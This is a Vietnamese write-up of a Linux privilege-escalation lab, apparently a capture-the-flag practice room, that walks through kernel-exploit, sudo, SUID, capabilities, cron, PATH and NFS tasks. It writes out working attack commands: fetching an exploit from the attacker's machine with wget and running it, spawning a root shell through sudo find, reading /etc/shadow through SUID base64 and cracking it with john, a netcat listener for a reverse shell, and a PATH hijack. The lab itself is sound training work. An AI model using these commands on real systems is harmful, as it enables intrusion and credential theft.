**Bài thứ 1: Khai thác nhân**

Đầu tiên mình sẽ kết nối đến máy chủ từ xa với thông tin đăng nhập sau:

Username: karen


Pass: Password1

Bài toán liên quan đến nhân nên mình sẽ kiểm tra thử phiên bản của nhân.

uname -a

Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86\_64 x86\_64 x86\_64 GNU/Linux

Tìm kiếm trên mạng xem có khai thác nào liên quan đến nó không



Mình phải đưa exploit cho máy chủ từ xa.

Vì mac đang ở trong cùng 1 mạng với linux nên mình sẽ bật máy chủ web lên bằng http.server.

Đây là đường dẫn của exploit:

http://localhost:8000/37292.c

Để tải về máy chủ từ xa, dùng wget, nhưng nếu url là localhost nó sẽ không hiểu. Bật ifconfig ở máy mac nên và xem địa chỉ ip của nó.

wget http://10.8.55.148:8000/37292.c

Câu lệnh đúng rồi nhưng đang ở thư muc / nên nó không cho tải tệp: Permission denied.

Mình phải tải về /tmp.

Nó là 1 file .c. Cách thực thi 1 file .c trong linux:


gcc 37292.c

./a.out

**Bài 2: Sudo**

Cách khai thác thứ 2 là mình sẽ tận dụng những tool mà root cho phép mình chạy.

Liệt kê nó ra bằng sudo -l



Mình có thể chạy sudo find, less hay nano mà không cần mật khẩu.

Để lấy được root shell bằng find:

sudo find . -exec /bin/sh \; -quit

Tìm flag2.txt


cd /home

find -name flag2.txt

**Bài 3: SUID**

Mình liệt kê các tệp có SUID bằng lệnh sau:

find / -type f -perm -04000 -ls 2>/dev/null



Mình thấy base64 rất khả nghi nên thử tìm trên https://gtfobins.github.io/.

Base64 có thể giúp mình đọc file. Vì nó có suid set và chủ sở hữu là root nên mình

có thể đọc được các file nhạy cảm của root như /etc/passwd và /etc/shadow

base64 "/etc/passwd" | base64 --decode > passwd.txt

base64 "/etc/shadow" | base64 --decode > shadow.txt

unshadow passwd.txt shadow.txt > mypasswd.txt

Dùng john để tìm xem có crack được mật khẩu nào không?

john --wordlist=/usr/share/wordlists/rockyou.txt mypasswd.txt

Nhờ đó, mình tìm được mật khẩu của user2 là Password1.

Để đọc được flag3.txt mình dùng base64 nha.


**Bài 4: Capabilities**

Bài này khá đơn giản vì cách khai thác rất giống với hướng dẫn trong bài.

Thay vì tăng đặc quyền cho người dùng thì capabilities giúp tăng đặc quyền cho tệp nhị phân, công cụ giúp người dùng bình thường có thể chạy được những tác vụ cần đặc quyền cao.


Mình dùng công cụ getcap để liệt kê các capabilities được thực thi:

getcap -r / 2>/dev/null




GTFObins có 1 danh sách các tệp nhị phân tốt có thể được tận dụng để leo thang đặc quyền.

Chúng ta thấy lệnh vim có thể được dùng với payload sau:




Nó sẽ khởi động 1 root shell như sau:




**Bài 5: Cron Jobs**

Cron job là các công việc được nhà phát triển hệ thống liệt kê để tự động thực hiện.


cat /etc/crontab



Mình kiểm tra file backup.sh, Root muốn nén file download.zip mỗi phút.



Mình tạo 1 reverse shell kết nối đến máy tấn công ở cổng 6666.




Mở 1 listener ở máy tấn công:

nc -lnvv -p 6666

Nhưng không thấy phản hồi.


Xem permision thì thấy karen không được thực thi.



Cấp quyền cho nó bằng lệnh sau:

chmod u+x backup.sh

Thành công có được quyền root



**Bài 6: Path**

Bài này mình thấy thích nhất.

Liệt kê thư mục home thì thấy 3 thư mục matt, murdoch và ubuntu.

Trong thư mục murdoch có 1 file thực thi là test có suid set và chủ sở hữu là root.

Nó tìm kiếm 1 tệp nhị phân là thm và thực thi nó.

Thư mục mình có thể chỉnh sửa là /tmp. Tạo 1 file thm trong đó:

echo “/bin/bash” > thm

chmod 777 thm

Để file test tìm được thm mình phải thêm /tmp vào $PATH:

export PATH=/tmp:$PATH

Thực thi nữa là xong rồi ☺

./test

**Bài cuối cùng: NFS**

Bạn làm theo hướng dẫn là được ☺

**Capstone Challenge**

Gợi ý: nó cho 2 user.

User1 có base64 được suid set và chủ sở hữu là root. Giúp mình đọc được file /etc/passwd và /etc/shadow.

Nhờ đó, mình tìm được mật khẩu của user2.

User2 có thể dùng lệnh sudo find mà không cần mật khẩu của root.

Nhờ đó , mình có thể khởi động root shell.

sudo find . -exec /bin/sh \; -quit